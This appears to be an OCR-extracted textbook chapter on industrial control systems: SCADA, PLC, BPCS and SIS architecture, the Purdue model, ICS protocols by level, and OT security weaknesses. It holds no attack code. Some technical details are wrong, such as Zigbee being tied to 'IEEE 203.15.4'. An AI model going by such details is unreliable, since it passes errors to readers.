

Figure 18-76: SCADA Architecture

Programmable Logic Controller (PLC)

A Programmable Logic Controller (PLC) is a real-time digital computer designed for industrial automation. Unlike standard digital computers, PLCs are valued in various industrial control systems for their robust design, ease of programming, sequential control, user-friendly hardware, timers and counters, and dependable control functions. Built to withstand harsh industrial environments, PLCs are commonly used in industries like steel, automotive, energy, chemicals, glass, paper, and cement manufacturing. A small solid-state computer, PLCs can be programmed to perform specific tasks. The instructions stored in a PLC allow it to carry out functions such as logic operations, timing, counting, I/O control, communication, arithmetic, and file or data processing. PLCs have largely replaced older systems like drum sequencers, hard-wired relays, and timers. They continuously monitor sensor input values and generate the necessary outputs for controlling actuators.

A PLC system is made up of three key modules:

1. **CPU Module:** This module includes the central processor and memory. The processor handles data calculations and processes by receiving inputs and generating the corresponding outputs. The memory consists of RAM and ROM, with RAM storing user programs and ROM containing the operating system, drivers, and application programs. PLCs also feature retentive memory, preserving user programs and data during power outages. This allows the system to resume operation once power is restored, eliminating the need to reprogram the processor.
2. **Power Supply Module:** This module provides the necessary power for the CPU and I/O modules by converting AC power into DC. It is essential for the operation of the PLC system. The module outputs 5V DC to power the PLC's internal circuitry. In some cases, it provides 24V DC to power sensors and actuators.
3. **I/O Modules:** The input and output modules connect sensors and actuators to the system, enabling the monitoring and controlling of real-time parameters such as pressure, temperature, and flow. There are different types of I/O modules:
    - **Digital I/O Module**: Used to connect digital sensors and actuators that operate with ON/OFF switching. These modules handle multiple digital inputs and outputs and support AC and DC voltages.
    - **Analog I/O Module:** Used to connect sensors and actuators that generate analog signals. This module includes an analog-to-digital converter to convert analog signals into digital form, which the CPU processes.
    - **Communication I/O Module**: Facilitates the exchange of information between the communication network and the CPU, particularly when the CPU is located remotely.

A PLC's primary function is to automate machinery and processes without human intervention, making it vital in industries such as manufacturing, production, and growth.



Figure 18-77: PLC Architecture

Basic Process Control System (BPCS)

A Basic Process Control System (BPCS) controls and monitors industrial processes. It responds to input signals from processes and related equipment to generate output signals that allow the processes and equipment to function according to a predetermined control strategy. BPCS systems are dynamic and highly flexible, enabling them to adjust to changing process conditions. They are used in various control loops, such as temperature, batch, pressure, flow,

feedback, and feedforward loops, in industries like chemicals, oil and gas, and food and beverages. BPCSs are essential in industrial settings, serving as the first defense against unsafe or hazardous conditions that could damage equipment. These systems are also designed to push performance limits to achieve desired outcomes. BPCSs do not typically include diagnostic functions to detect system faults, unlike safety control systems. Still, when properly designed, they effectively address a wide range of operational and monitoring challenges in industrial environments.

Here are some key functions provided by a Basic Process Control System (BPCS):

- Enables trending and logs alarms/events
- Offers an operator interface (HMI) for monitoring and controlling the system
- Manages processes to optimize plant operations and improve product quality
- Generates production data reports
- Coordinates batch process steps' sequencing, timing, and synchronization to maintain consistent quality and efficiency
- It includes essential safety interlocks to prevent equipment operation under unsafe conditions, ensuring the process's and personnel's protection
- Manages the storage and retrieval of recipes, such as formulas, process steps, and production parameters, making it easier to replicate batch processes
- Integrates with other business and engineering systems, bridging the gap between plant floor activities and business management



Figure 18-78: BPCS Architecture

Safety Instrumented System (SIS)

A Safety Instrumented System (SIS) is an automated control system that protects the manufacturing environment during a hazardous incident. These systems monitor and execute specific control functions to shut down or bring the monitored system to a predefined safe state, minimizing the negative impact of such incidents. SIS plays a vital role in a risk management strategy, applying multiple layers of protection to prevent critical processes from reaching unsafe conditions. Examples of SIS include fire and gas detection systems, safety interlock systems, and safety shutdown systems.

An SIS takes control in industrial settings when a Basic Process Control System (BPCS) fails to maintain normal operational parameters. If the BPCS operates beyond safe limits, the SIS activates to detect and respond to the situation, ensuring the process is either preserved or

transitioned to a safe state, such as shutting down equipment or the process itself. The final layer of protection includes devices like relief valves, rupture disks, and flare systems, which act before the process reaches unsafe limits. The events triggered and the actions taken by the SIS system are depicted in the diagram:



Figure 18-79: Layers of Protection Provided by SIS Systems

The functional requirements and efficiency of the work performed by an SIS can be determined through methods like Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), and risk graphs. The SIS operates independently from other control systems and is composed of sensors, logic solvers, and final control elements that ensure the process remains safe by carrying out the following tasks:

- **Field sensors**: These devices gather data on process parameters such as temperature, pressure, and flow to assess whether the equipment functions within safe limits. Sensors can include pneumatic, electric switches, or smart transmitters.
- **Logic solvers**: These systems evaluate the data from the sensors and decide on the appropriate action. They ensure safety in failsafe and fault-tolerant scenarios by acting as controllers that process the sensor signals and provide outputs to the final control elements.
- **Final control elements**: These components carry out the actions determined by the logic solvers to bring the system to a safe state. Typically, these include pneumatically controlled on/off valves managed by solenoid valves.

Since no component is entirely immune to failure, it is crucial for industries to continuously test the SIS and assess its cybersecurity environment to ensure proper functioning. The primary goal of this assessment is to maintain the SIS's safety and integrity and ensure it operates at its design standards.



Figure 18-80: SIS Architecture

IT/OT Convergence (IIOT)

IT/OT convergence refers to integrating Information Technology (IT) systems with Operational Technology (OT) monitoring systems. Closing the gap between IT and OT can enhance overall business performance, leading to faster and more efficient outcomes. This convergence involves not only merging technologies but also aligning teams and operations. Traditionally, IT and OT teams work separately within their respective domains. For example, IT teams focus on programming, system updates, and protecting networks from cyber threats.

In contrast, OT teams are responsible for maintaining and managing equipment and personnel in industrial settings. For effective IT/OT convergence, both teams need to understand each other's roles and operations. This does not mean swapping IT engineers for field engineers but rather creating a collaborative bridge between the two to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence paves the way for smart manufacturing, also known as Industry 4.0, where IoT applications play a key role in industrial operations. IoT in monitoring areas like supply chains, manufacturing, and management systems is called the Industrial Internet of Things (IIoT). The integration of IT and OT offers several advantages, including:

- **Improved Decision Making:** Integrating OT data with business intelligence systems enhances decision-making capabilities.
- **Boosted Automation:** Merging IT and OT optimizes business processes and industrial control, driving better automation.
- **Faster Business Output**: IT/OT convergence streamlines development processes, leading to faster business output.
- **Cost Reduction:** It helps lower both technological and organizational costs.
- **Risk Mitigation:** The integration improves productivity, security, and reliability, ensuring scalability in the process.

- **Increased Agility:** Unified systems make organizations more adaptable to changes in market conditions or operational demands, offering a competitive edge in dynamic industries.
- **Predictive Maintenance:** IT systems can analyze data from OT devices to predict equipment failures, reducing downtime and maintenance costs and extending equipment lifespan.
- **Enhanced Quality Control:** The integration enables more thorough monitoring and control of quality standards across production lines, improving product quality and consistency.
- **Simplified Compliance and Reporting:** IT/OT convergence streamlines compliance with regulatory requirements by enhancing data collection, analysis, and reporting, ensuring data accuracy, traceability, and audit accessibility.
- **Scalability:** Integrated IT and OT systems can be easily scaled to meet evolving business needs, supporting growth and adaptation without requiring significant infrastructure changes.



Figure 18-81: IT/OT Convergence

The Purdue Model

The Purdue model is based on the Purdue Enterprise Reference Architecture (PERA). This widely adopted framework outlines the key components and their interconnections within ICS networks. Also referred to as the Industrial Automation and Control System (IACS) reference model, the Purdue model divides the system into three main zones: the manufacturing zone (OT), the enterprise zone (IT), and a Demilitarized Zone (DMZ) that separates the OT and IT systems. The DMZ limits direct communication between the two, helping to contain potential security breaches within this layer and ensuring continuous production. These three zones are further broken down into several operational levels, each of which is described below:



Figure 18-82: Purdue Model

Enterprise Zone (IT Systems)

The enterprise security zone belongs to the IT domain, where business operations such as supply-chain management and scheduling are handled through systems like SAP and ERP. It also houses data centers, user access, and cloud connections. This zone is divided into two levels:

- **Level 5 (Enterprise Network)**: This corporate-level network manages business operations like Business-to-Business (B2B) and Business-to-Customer (B2C) services, internet connectivity, and network management. It also aggregates data from individual plant subsystems, providing reports on inventory and overall production status.
- **Level 4 (Business Logistics Systems)**: This level supports the plant's production process through IT systems. It manages production schedules, planning, and other logistics, including application servers, file servers, database servers, supervisory systems, and email clients.

Manufacturing Zone (OT Systems)

This zone encompasses all devices, networks, control, and monitoring systems involved in production. It consists of four levels:

- **Level 3 (Operational Systems/Site Operations)**: This level manages production, plant monitoring, and control functions, ensuring that production workflows and desired product output are maintained. It includes plant performance management, scheduling, batch management, quality assurance, data historians, MES/MOMS, laboratories, and process optimization. Data from lower levels is collected here for transfer or action by higher levels.
- **Level 2 (Control Systems/Area Supervisory Controls)**: At this level, physical processes are supervised and controlled, utilizing control systems like DCSs, SCADA software, HMIs, real-time software, and other supervisory control systems such as PLC line control and engineering workstations.
- **Level 1 (Basic Controls/Intelligent Devices)**: This level handles the analysis and modification of physical processes. Basic control operations include starting motors, opening valves, and moving actuators. Systems at this level include analyzers, process sensors, IEDs, PLCs, RTUs, PID controllers, EUCs, and VFDs. PLCs serve as control functions, whereas they function as supervisory tools at Level 2.

- **Level 0 (Physical Process)**: This level defines the physical manufacturing process, where products are made. Higher-level systems manage operations at this level, often referred to as EUC. It includes devices, sensors (e.g., speed, temperature, pressure), actuators, and industrial equipment critical for production. Any malfunction in these devices can disrupt operations.

Industrial Demilitarized Zone (IDMZ)

The IDMZ acts as a security barrier between the manufacturing zone (OT) and the enterprise zone (IT), providing a controlled and secure network connection between the two. This zone is designed to inspect the overall system architecture, containing errors or intrusions that may compromise operations while allowing production to continue. IDMZ systems include domain controllers, database replication servers, and proxy servers.

OT Technologies and Protocols

Industrial network protocols enable real-time connectivity and data exchange between industrial systems and zones. These protocols are implemented throughout the ICS network in different industries. For a security engineer to comprehend an industrial network, it is essential to understand the network infrastructure's protocols. The primary communication technologies and protocols within the OT network, as outlined by ISA-95 in the Purdue model, include:



Figure 18-83: OT Technologies and Protocols Over the Purdue Model

Protocols Used in Levels 4 and 5

Protocols used in Levels 4 and 5 include:

- **DCOM**: Distributed Component Object Model (DCOM) is a Microsoft technology that enables secure and reliable communication between software components over a network.
- **FTP/SFTP**: FTP connects to a specific server to upload or download files, while SFTP establishes a secure connection by verifying the client's identity before exchanging information.
- **GE-SRTP**: Service Request Transport Protocol (GE-SRTP), developed by GE Intelligent Platforms, transfers data from PLCs, facilitating the conversion of digital commands into physical actions on select GE PLCs.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks, while IPv6 provides end-to-end transmission of datagrams across multiple IP networks.

- **OPC UA**: This protocol enables secure, reliable, and platform-independent data exchange between manufacturing devices and enterprise systems.
- **TCP/IP**: TCP/IP is a suite of communication protocols that facilitate the interconnection of networking devices over the internet.
- **SMTP, HTTP/HTTPS**: These standard internet protocols are used for email communication, file transfers, and data transmission within enterprises.
- **Wi-Fi**: Wi-Fi is a wireless networking technology commonly used in Local Area Networks (LAN). The 802.11n standard offers speeds up to 600 Mbps and a range of around 50 meters.

Protocols Used in Level 3

Protocols used in Level 3 include:

- **CC-Link**: Control and Communications Link (CC-Link) is an open industrial network that facilitates communication between devices from various manufacturers, commonly used in machine, process control, and building automation.
- **HSCP**: Hybrid Secure Copy Protocol (HSCP) is designed to transmit large files at high speeds over long distances and wideband networks.
- **ICCP (IEC 60870-6)**: Inter-Control Center Communications Protocol (ICCP) (IEC 60870-6) defines standards for ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a protocol enabling communication and interoperability between Intelligent Electronic Devices (IEDs) at electrical substations.
- **IEC 60870-5-104**: This protocol is used in telecontrol systems for electrical engineering and power system automation, particularly in utilities.
- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework to address and mitigate current and potential security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol used with PLCs for device communication over a shared network.
- **NTP**: Network Time Protocol (NTP) synchronizes clocks between computer systems over packet-switched networks with variable latency.
- **Profinet**: Profinet is a communication protocol for exchanging data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink is a TCP/IP-based protocol running as a service on Windows operating systems. It is used primarily in industrial applications requiring high throughput, time precision, and quality.
- **Tase-2**: Tase-2 (IEC 60870-6) is an open communication protocol that allows the exchange of time-sensitive information between control systems across WAN and LAN networks.
- **ControlNet**: ControlNet is a real-time control protocol for collecting data and sending instructions to field devices, offering high-speed transmission in noisy environments.
- **Profibus PA/DP**: Profibus Process Automation (PA) and Profibus Decentralized Peripherals (DP) are used for plant-level automation. DP manages sensors and actuators via

a central controller, while PA monitors measuring equipment through process control systems.

Protocols Used in Level 2

Protocols used in Level 2 include:

- **6LoWPAN**: IPv6 over Low Power Personal Area Networks (6LoWPAN) is an internet protocol designed for communication between small, low-power devices with limited processing capabilities, typically used in home and building automation systems.
- **DNP3**: Distributed Network Protocol 3 (DNP3) connects various components within process automation systems.
- **DNS/DNSSEC**: Domain Name System Security Extensions (DNSSEC) provide methods to authenticate DNS response data, ensuring the integrity and security of information received from DNS.
- **FTE**: Fault-Tolerant Ethernet (FTE) ensures rapid network redundancy, with each node connected to a single LAN through two network interfaces for added reliability.
- **HART-IP**: The HART-IP protocol facilitates the integration of WirelessHART gateways and HART multiplexers, allowing efficient digital data transmission.
- **IEC 60870-5-101/104**: This protocol extends the IEC 101 standard with modifications in the transport, network, link, and physical layers, enabling communication between control stations and substations over standard TCP/IP networks.
- **SOAP**: Simple Object Access Protocol (SOAP) is a messaging protocol with a defined set of rules for transferring data between a client and server using XML messages.
- **DeviceNet**: DeviceNet connects basic industrial devices like sensors and actuators to higher-level devices, such as PLCs, running on Controller Area Network (CAN) technology.
- **AS-Interface (AS-i)**: AS-i is a simple, cost-effective network that links binary devices like actuators and sensors in automation systems.

Protocols Used in Level 0 and 1

Protocols used in Level 0 and 1 include:

- **BACnet:** Building Automation and Control Network (BACnet) is a communication protocol for building automation systems, adhering to standards like ASHRAE, ANSI, and ISO 16484-5.
- **EtherCAT:** Ethernet for Control Automation Technology (EtherCAT) is a fieldbus system based on Ethernet, suitable for both hard and soft real-time computing needs in automation.
- **CANopen**: CANopen is a high-level communication protocol built on the Controller Area Network (CAN) protocol, often used in embedded networks like vehicle communication systems.
- **Crimson:** Crimson is a programming platform used across various Red Lion products, including G3 and G3 Kadet HMIs, Data Station Plus, Modular Controller, and Productivity Station.

- **DeviceNet:** DeviceNet is a version of the Common Industrial Protocol (CIP) used in automation to connect control devices and facilitate data exchange.
- **Zigbee:** Zigbee is a short-range communication protocol based on the IEEE 203.15.4 standard. It is designed for low-data-rate, intermittent data transfer in confined areas within 10–100 m.
- **ISA SP100:** ISA SP100 is a committee that sets the industrial wireless standard ISA100 used in the process automation and manufacturing industries.
- **MELSEC-Q:** MELSEC-Q offers an open, integrated network environment that connects various automation networks, including CC-Link IE, high-speed, and large-capacity Ethernet-based systems.
- **Niagara Fox:** Niagara Fox is a building automation protocol for communication between Niagara software systems developed by Tridium.
- **Omron Fins**: Omron Fins is used by PLCs for data transfer and other services with remote PLCs over Ethernet and can also be utilized by devices like FieldServer.
- **PCWorx:** PCWorx is used in various ICS components, enabling the integration of multiple ICS protocols and common TCP/IP protocols.
- **Profibus:** Profibus is a more advanced protocol than Modbus, designed to resolve interoperability issues. It is commonly used in process and factory automation.
- **Sercos II:** Sercos II is a serial real-time communication system with a digital drive interface for industrial machines, especially in high-performance motion control applications.
- **S7 Communication:** S7 Communication is a Siemens proprietary protocol for data exchange between Siemens S7-300/400 PLCs, programming, and accessing PLC data via SCADA.
- **WiMax:** Worldwide Interoperability for Microwave Access (WiMax) is based on IEEE 802.16. It provides wireless metropolitan area networks with frequencies between 2.5 GHz and 5.8 GHz and offers transfer rates of 40 Mbps.
- **FOUNDATION Fieldbus:** FOUNDATION Fieldbus is a digital communication protocol used in control systems, particularly in process industries, to link field instruments like sensors and actuators with control systems.

Challenges of OT

Operational Technology (OT) is critical in various essential infrastructure sectors, such as power plants, water utilities, and healthcare. Unfortunately, many OT systems rely on outdated software versions and obsolete hardware, making them susceptible to attacks like phishing, espionage, ransomware, etc. These attacks can severely disrupt products and services. To mitigate these vulnerabilities, OT systems must be carefully assessed for weaknesses using appropriate security tools and strategies. The following challenges and risks contribute to the vulnerabilities of OT systems:

- **Lack of visibility**: Gaining broad cybersecurity visibility within OT networks enhances security and allows faster response to potential threats. However, many organizations lack

clear visibility, which makes it difficult for security teams to identify abnormal behaviors or threat signatures.

- **Plaintext passwords**: Many industrial networks still use weak or plaintext passwords, which leads to poor authentication practices and leaves systems exposed to cyber reconnaissance attacks.
- **Network complexity**: OT networks are often complex, involving numerous devices with varying security needs, which complicates their management and protection.
- **Legacy technology**: OT systems frequently rely on older technologies that lack essential security measures like encryption and password protection, making them vulnerable to various attacks. Additionally, applying modern security practices can be challenging.
- **Absence of antivirus protection**: Industries using outdated systems and legacy technology often lack antivirus solutions that automatically update signatures, exposing them to malware infections.
- **Shortage of skilled security professionals**: The cybersecurity talent gap presents a significant risk, as not enough trained professionals are available to detect threats and implement new security measures across networks.
- **Rapid technological changes**: Keeping up with technological advancements is a major challenge in cybersecurity and slow digital transformation can expose OT systems.
- **Outdated systems**: Many OT devices, such as Programmable Logic Controllers (PLCs), run on outdated firmware, making them highly vulnerable to modern cyberattacks.
- **Inefficient modernization**: As OT needs to grow, keeping systems updated with the latest technologies becomes challenging. Upgrading and patching legacy components in OT systems can take years, negatively impacting operations.
- **Insecure connections**: OT systems often communicate over public Wi-Fi and unencrypted Wi-Fi in the IT network, making them prone to man-in-the-middle attacks.
- **Presence of rogue devices**: Many industrial networks have unauthorized or unknown devices connected, which attackers can easily exploit.
- **IT and OT convergence**: OT systems are increasingly connected to corporate IT networks, which exposes them to a wider range of malware and insider threats. Additionally, IT security teams may not be well-versed in OT systems and protocols.
- **Organizational challenges**: Many organizations use different security architectures for IT and OT, creating gaps in security management that attackers can exploit.
- **Custom production networks and proprietary software**: Industries often rely on unique hardware and software configurations based on specific operational needs and industry standards. The use of proprietary software complicates updates and firmware patching, as multiple vendors control it.
- **Vulnerable communication protocols**: OT systems often use protocols like Modbus and Profinet to control and connect various devices, such as sensors and controllers. These

protocols lack essential security features like authentication and anomaly detection, making them vulnerable to cyberattacks.

- **Remote management protocols**: Industrial sites use remote protocols like RDP, VNC, and SSH. Suppose an attacker gains access to the OT network. In that case, they can exploit these protocols to manipulate the equipment's configuration and operation.
- **Insufficient segmentation**: Poor network segmentation in industrial environments allows attackers to move laterally across networks once they gain initial access, increasing the scope of potential damage.
- **Physical security**: OT systems are sometimes located in remote or unsecured areas, making them vulnerable to physical tampering and unauthorized access.
